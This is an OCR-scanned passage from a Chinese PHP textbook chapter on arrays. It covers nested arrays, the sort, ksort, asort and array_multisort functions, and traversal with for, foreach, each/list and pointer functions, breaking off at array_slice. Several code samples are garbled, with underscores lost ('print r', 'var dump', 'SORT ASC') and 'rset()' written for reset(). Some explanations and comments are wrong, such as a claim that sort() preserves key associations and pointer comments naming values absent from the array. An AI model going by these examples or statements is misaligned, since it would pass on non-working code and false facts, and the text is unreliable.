


图 4-4　创建一维数组

4.2.2　二维数组

一维数组是单一的一个键名对应一个值，而二维数组则是在某个键名下保存更多的值，例如另一个一维数组。

实例 4-5：创建二维数组

```
<?php
//关联性的二维数组
$pro_language1 = array("java" => array("平台无关", "安全性", "面向对象", "分
布式", "健壮性"), "C++" => array("封装和数据隐藏", "继承和重用", "多态性"), "php"
=> array("面向对象", "简单易用"));
//数字索引的二维数组，但其最后一个元素不是数组，而是一个元素
```

```
$pro_language2 = array(array("平台无关", "安全性", "面向对象", "分布式", "健壮
性"), array("封装和数据隐藏", "继承和重用", "多态性"), "php 程序设计");
print_r($pro_language1);   //输出二维数组$pro_language1
echo "<p>";
print_r($pro_language2);   //输出二维数组$pro_language2

?>
```

运行上述代码，结果如图 4-5 所示。




图 4-5　创建二维数组

知识点：

按照创建二维数组的思路，可以创建多维数组，例如三维数组等。

4.3　数组的排序

通过前两节的学习，我们已经初步了解了 PHP 数组，这是一种允许在单个变量中存储多个值，并且可以把它们作为一个集合进行操作的结构。PHP 开发人员发现在这种数据结构中对值或数组元素进行排序非常有用。PHP 提供了多种适合各种数组的排序函数，下面将讨论几种重要的排序函数。

4.3.1　sort( )和 rsort( )函数

sort( )和 rsort( )两个函数主要是对数字索引数组进行排序，并且经过这两个函数排序后，将会瓦解原有的关键字和值之间的对应关系。排序操作成功将会返回 true，否则返回 false。请看实例 4-6：

实例 4-6：对数字索引数组的排序

```
<?php
/**
 * 创建数组$school_a 和$school_b，其内容为字符型且完全一样，为 sort()和 rsort()测
试用
 */
$school_a = array("哈工大", "清华", "HEU", "MIT");
$school_b = array("哈工大", "清华", "HEU", "MIT");
```

```
/**
 * 创建数组$rank_a 和$rank_b，其内容为数字且完全一样
 */
$rank_a = array(131, 50, 5, 204);
$rank_b = array(131, 50, 5, 204);
$rank_c = array(131, 50, 5, 204);
/**
 * 创建一个关联数组$glArray，测试 sort()对其排序，注意其中字符串"3"和数值 3 排列
后的顺序
 */
$glArray_a = array("第四" => "仙人掌", "first" => "3", "third" => 3.1415926,
"second" =>
"phpor", "fourth" => 3);
sort($school_a);                //对数字索引数组$school_a 排序
rsort($school_b);
sort($rank_a);
rsort($rank_b);
sort($rank_c, SORT_STRING);     //带 SORT_STRING 参数排序
sort($glArray_a);               //对关联数组$glArray 进行排序，几乎不常用
print_r($school_a);             //输出排序后的数组
echo '<p>';
print_r($school_b);
echo '<p>';
print_r($rank_a);
echo '<p>';
print_r($rank_b);
echo '<p>';
print_r($rank_c);
echo '<p>';
print_r($glArray_a);

?>
```

运行上述代码，结果如图 4-6 所示。



图 4-6　对数字索引数组的排序

知识点：

sort( )函数对字符型数组元素的排序结果是按照 ASCII 码顺序从小到大的升序排列；而对数值型数组元素的排列是按照数值大小升序排列；如果数组元素为字符串，则排序依次为数字、英文字符和汉字字符。

rsort( )函数的结果跟 sort( )结果恰恰相反。

如果用 sort( )对关联数组进行排序的话，将会删除原来的键名且按默认键名，如上面例子中的$glArray。所以很少用 sort( )及 rsort( )对关联数组排序。

sort( )函数可有两个参数：第一个为将要排序的数组；第二个为可选参数，可以改变排序的行为，有三个可选参数：SORT_REGULAR(按照普通方式比较元素值，该参数是默认参数)、SORT_NUMERIC(把元素当做数值进行比较)、SORT_STRING(把元素当做字符串比较)。rsort( )同理。

注意：

对含有混合类型值的数组排序时要特别小心，因为 sort( )函数可能会产生不可预知的结果。

4.3.2　ksort( )和 krsort( )函数

如果对一个关联数组按照键名进行排序，保留键名到数据的关联，将会用到 ksort( )和 krsort( )这两个函数，它们之间的关系如同 sort( )和 rsort( )两个函数。请仔细观察实例 4-7。

实例 4-7：保留键名和键值关联的排序

```
<?php
$glArray_a = array("第四" => "仙人掌", "first" => 3, "third" => 3.1415926,
"second" => "phpor", "fifth" =>3);
$glArray_b = array("第四" => "仙人掌", "first" => 3, "third" => 3.1415926,
"second" => "phpor", "fifth" =>3);
ksort($glArray_a); //对关联数组$glArray_a 进行排序
/*对关联数组$glArray b 进行排序，结果与 ksort()相反*/
krsort($glArray_b);
print r($glArray a); //输出排序后的数组
echo '<p>';
print r($glArray b) // 输出排序后的数组
?>
```

运行上述代码，结果如图 4-7 所示。




图 4-7　保留键名和键值关联的排序

知识点：

ksort( )函数是对数组的键名/关键字进行排序，结果是按照关键字 ASCII 码顺序从小到大的升序排列。而 krsort( )函数与 ksort( )函数的结果恰恰相反，krsort( )函数是按照 ASCII 码顺序从大到小的降序排列。ksort( )函数与 krsort( )函数也有两个参数，其第二个参数可选，与 sort( )函数相同。

注意：

经过这两个函数排序后，键名和键值关联仍然保持。

4.3.3　asort( )和 arsort( )函数

asort( )函数用于对关联数组元素进行排序，并且保持键名和键值之间的关联。操作成功返回 true，否则返回 false。请看实例 4-8。

实例 4-8：对关联数组元素的排序

```
<?php
$glArray_a = array("第四" => "仙人掌", "first" => "3", "third" => 3.1415926,
"second" => "phpor", "fourth" =>3);
$glArray_b = array("第四" => "仙人掌", "first" => "3", "third" => 3.1415926,
"second" => "phpor","fourth" =>3);
asort($glArray_a);      //对关联数组$glArray_a 进行排序
arsort($glArray_b);     //对关联数组$glArray_b 进行排序，结果与 asort()相反
print_r($glArray_a);    //输出排序后的数组
echo '<p>';
print_r($glArray_b)     //输出排序后的数组
?>
```

运行上述代码，结果如图 4-8 所示。




图 4-8　对关联数组元素的排序

知识点：

asort( )函数是对数组的键值进行排序，结果是按照关键字 ASCII 码的顺序从小到大的升序排列。而 arsort( )函数与 asort( )函数的结果恰恰相反，arsort( )函数是按照 ASCII 码的顺序从大到小的降序排列。asort( )函数与 arsort( )函数也有两个参数，其中第二个参数可选，与 sort( )函数相同。

注意：

asort( )函数与 sort( )函数最大的不同是，通过 sort( )函数排序的数组仍然保持着键名和键值的关联，其余都是一样。

4.3.4　array_multisort( )函数

array_multisort( )函数对多个数组或多维数组进行排序。参数中的数组被当成一个表的列并以行来进行排序——这类似于 MySQL 的 ORDER BY 子句的功能。第一个数组是要排序的主要数组。数组中的行(值)经过比较若相同，则按照下一个输入数组中相应值的大小进行排序，以此类推。

array_multisort( )函数语法较复杂，故列于下：

```
bool array_multisort ( array $ar1 [, mixed $arg [, mixed $... [, array $... ]]] )
```

本函数的参数结构有些不同寻常，但却非常灵活。第一个参数必须是一个数组，接下来的每个参数可以是数组也可以是下面列出的排序标志。

参数$arg 表示排序顺序标志，有以下两种：SORT_ASC，按照上升顺序排序；SORT_DESC，按照下降顺序排序。

接下来的每个参数可以是数组也可以是下面的排序标识：SORT_REGULAR，将项目按照通常方法比较；SORT_NUMERIC，将项目按照数值比较；SORT_STRING，将项目按照字符串比较。每个数组之后不能指定两个同类的排序标志。每个数组后指定的排序标志仅对该数组有效，在此之前为默认值 SORT_ASC 和 SORT_REGULAR。

实例 4-9：对多个/维数组的排序

```
<?php
$arr1 = array("125663" => "e", 3 => "a", 4 => "b");
$arr2 = array(4 => "d", 9 => "4", 1 => "t");
//对多个数组进行排序
array multisort($arr1, $arr2);
var dump($arr1);
echo '<p >';
var_dump($arr2);
echo "<hr />";

$arr = array(array("125663" => "e", 3 => "a", 4 => "b"), array(4 => "d",
9 => "4", 1 => "t"));
//对多维数组的第一个子数组做字符串上升的排序，对第二个子数组做数值下降的排序
array_multisort ($arr[0], SORT ASC, SORT STRING,
$arr[1], SORT NUMERIC, SORT DESC);
var dump($arr);

?>
```

运行上述代码，结果如图 4-9 所示。




图 4-9　对多个/维数组的排序

4.4　数组的遍历

前面三小节讲到了数组的类型、构造及排序，如果想得到数组的每个元素的值，将怎么办？这就会用到数组的遍历。数组的遍历有多种方法，下面一一进行讲解。

4.4.1　使用 for 语句循环遍历数组

首先需要说明，在 PHP 中用 for 遍历数组并非首选方式，而且 for 循环只能遍历索引数组。

实例 4-10：for 语句遍历一维数组

```
<?php
$school = array('清华', '哈工大', '中科大', '同济', '兰大');
$num = count($school);
for($i = 0; $i < $num; $i++) {
       printf("<p>(%d)  %s</p>\n", $i, $school[$i]);
}

?>
```

运行上述代码，结果如图 4-10 所示。




图 4-10　for 语句遍历一维数组

4.4.2　使用 foreach 语句遍历数组

foreach 循环语句是 PHP 中使用较多且效率较高的一种遍历数组的方法，但 foreach 仅能用于数组，当试图用于其他数据类型或者一个未初始化的变量时则会产生错误。在面向对象中，将会介绍到此语句。foreach 语句对一位数组进行遍历的格式有以下两种。

```
foreach (array_expression as $value)
   statement
```

```
foreach (array_expression as $key => $value)
   statement
```

其中，第二种格式是第一种格式的扩展方式。

实例 4-11： foreach 语句遍历数组

```
<?php
/*foreach 用法一*/
$school = array("大学", "高中", "初中", "小学", "幼儿园");
echo "学校列表：\n" . '</br>';
foreach ($school as $value) {
     echo "学校: $value" . '</br>';
}
/*foreach 用法二*/
$school = array("大学", "高中", "初中", "小学", "幼儿园");
$i = 0;
foreach ($school as $value) {
     echo "\$school[$i] => $value.<br>";
     $i++;
}
/* foreach 用法三*/
$a = array("巨牛" => "大学",
     "大牛" => "高中",
     "小牛" => "初中",
     "一般牛" => "小学"
     );
foreach ($school as $key => $value) {
     echo "学校排行：[$key] => $value.<br />";
}
/* foreach 用法四：二维数组，嵌套循环*/
$street = array();
$street[0][0] = "中央大街";
$street[0][1] = "王府井";
$street[1][0] = "南京路";
```

```
$street[1][1] = "新街口";

foreach ($street as $value1) {
      foreach ($value1 as $value2) {
            echo "$value2";
      }
}
/* foreach 用法五*/
echo "<br />";
foreach (array("星期一", "星期二", "星期三", "星期四", "星期五") as $value) {
      echo "$value\n";
}

?>
```

运行上述代码，结果如图 4-11 所示。




图 4-11　foreach 语句遍历数组

知识点：

foreach 循环语句遍历的几种用法均在上述例子中有所体现，在“foreach 用法五”中，foreach 的第一个参数就是数组本身；如果要对二维数组进行遍历，需要使用 foreach 嵌套循环。

4.4.3　联合使用 list( )函数、each( )函数和 while 语句循环遍历数组

虽然用 foreach 语句遍历数组已经无可挑剔，但我们仍然可以选择 list( )函数和 each( )函数对数组进行遍历。

实例 4-12：用 list( )函数和 each( )函数遍历数组

```
<?php
//创建一个数组
$leader = array('tsinghua' => '陈吉宁', 'pku' => '周其凤', 'hit' => '王树国');
```

```
//数组复位
reset($leader);
while (list($key, $value) = each($leader)) {
    echo "$key => $value\t";
}
/* each()函数用法示例 1*/
echo "<br />";
$week = array("周一", "周二", "周三", "周四", "周五");
$list_week = each($week);
print_r($list_week);
/*each()函数用法示例 2*/
echo "<br />";
$week = array("周一" => "郁闷", "周三" => "期盼", "周五" => "幸福");
$list_week = each($week);
print_r($list_week);

/* list()函数用法示例*/
echo "<br />";
$info = array("北大", "很大的名气", "开放包容");
//列出所有变量
list($sch, $hot, $power) = $info;
echo "$sch 是有$hot ，它的特点是$power 。";
//列出其中一部分
list($sch, , $power) = $info;
echo "$sch 的特点是$power 。<br />";
//列出最后一个变量
list(, , $power) = $info;
echo "$power 其实每所大学都应该有的!\n";
?>
```

运行上述代码，结果如图 4-12 所示。




图 4-12　list ()函数和 each()函数遍历数组

知识点：

each( )函数返回数组中当前指针位置的键/值对并向前移动数组指针。键值对被返回为四个单元的数组、键名为 0、1、key、value。单元 0 和 key 包含数组元素的键名，1 和 value 包含数据。

list( )函数和 array( )函数相似，不是真正的函数而是语言结构，其作用是通过一步操作

为一组变量进行赋值

注意：

在使用 foreach( )语句对数组进行遍历时，指针会自动指向第一个单元，然后开始遍历，因此不需要使用 rset( )函数；但 each( )函数在遍历数组时，必须使用 rset( )函数将指针复位到起始位置。list( )函数仅能用于数字索引数组，并从键名值 0 开始。

4.4.4　使用数组内部指针控制函数遍历

由于数组是由很多内容集合而成，所以当程序需要运算处理其中某个索引位置的内容时，会由数组内部指针指向目标内容，以提供正确的读取。下面简要介绍数组指针相关控制函数，其中 rset( )函数已经在上述章节中介绍过。

next( )函数负责将指针向后移动，prev( )函数负责指针向前移动；end( )函数指针指向数组的最后一个元素，rset( )函数会将目前指针无条件转移至第一个索引位置。

实例 4-13：内部指针控制函数

```
<?php
$week = array('周一', '周三', '周五', '周日');
$day = current($week); // $mode = '周一';
$day = next($week);     // $mode = '周二';
$day = next($week);     // $mode = '周五';
$day = prev($week);     // $mode = '周二';
$day = end($week);      // $mode = '周日';

?>
```

注意：

如果数组包含空的单元或者单元值为 0，则 prev( )函数、current( )函数和 next( )函数遇到这些单元时都返回 false。要正确遍历可能含有空单元或者单元值为 0 的数组，只能使用 each( )函数。

4.5　数组的拆分和合并

对数组除了访问元素以外，还可以进行多种复杂处理，如对数组的拆分、合并，以及把数组当做集合对待然后求数组的、交集和差集。

4.5.1　数组的拆分

array_slice( )函数是根据条件在数组中取出一段值并返回。其函数格式如下：

```
array array_slice ( array $array , int $offset [, int $length [, bool
$preserve_keys ]] )
```

第一个参数$array 是必选参数，是将要处理的数组。第二个参数$offset 也是必选参数，是一个整型值，表示从数组的第$offset 位开始取数组元素，如果$offset 是正值，表示从前往后取，如果$offset 是负值，表示从尾端的$offset 的距离开始取。可选参数$length 如果存在且为正，规定被返回数组的长度，如果$length 存在且为负，则从后向前取$length 的绝对值个数的组元素。可选参数$preserve_keys 是一个布尔类型，如果取出的值为 true，则所返回的数组保持键名，默认不保持键名。

实例 4-14：array_slice( )函数实例

```
<?php
//定义一个数组$arr
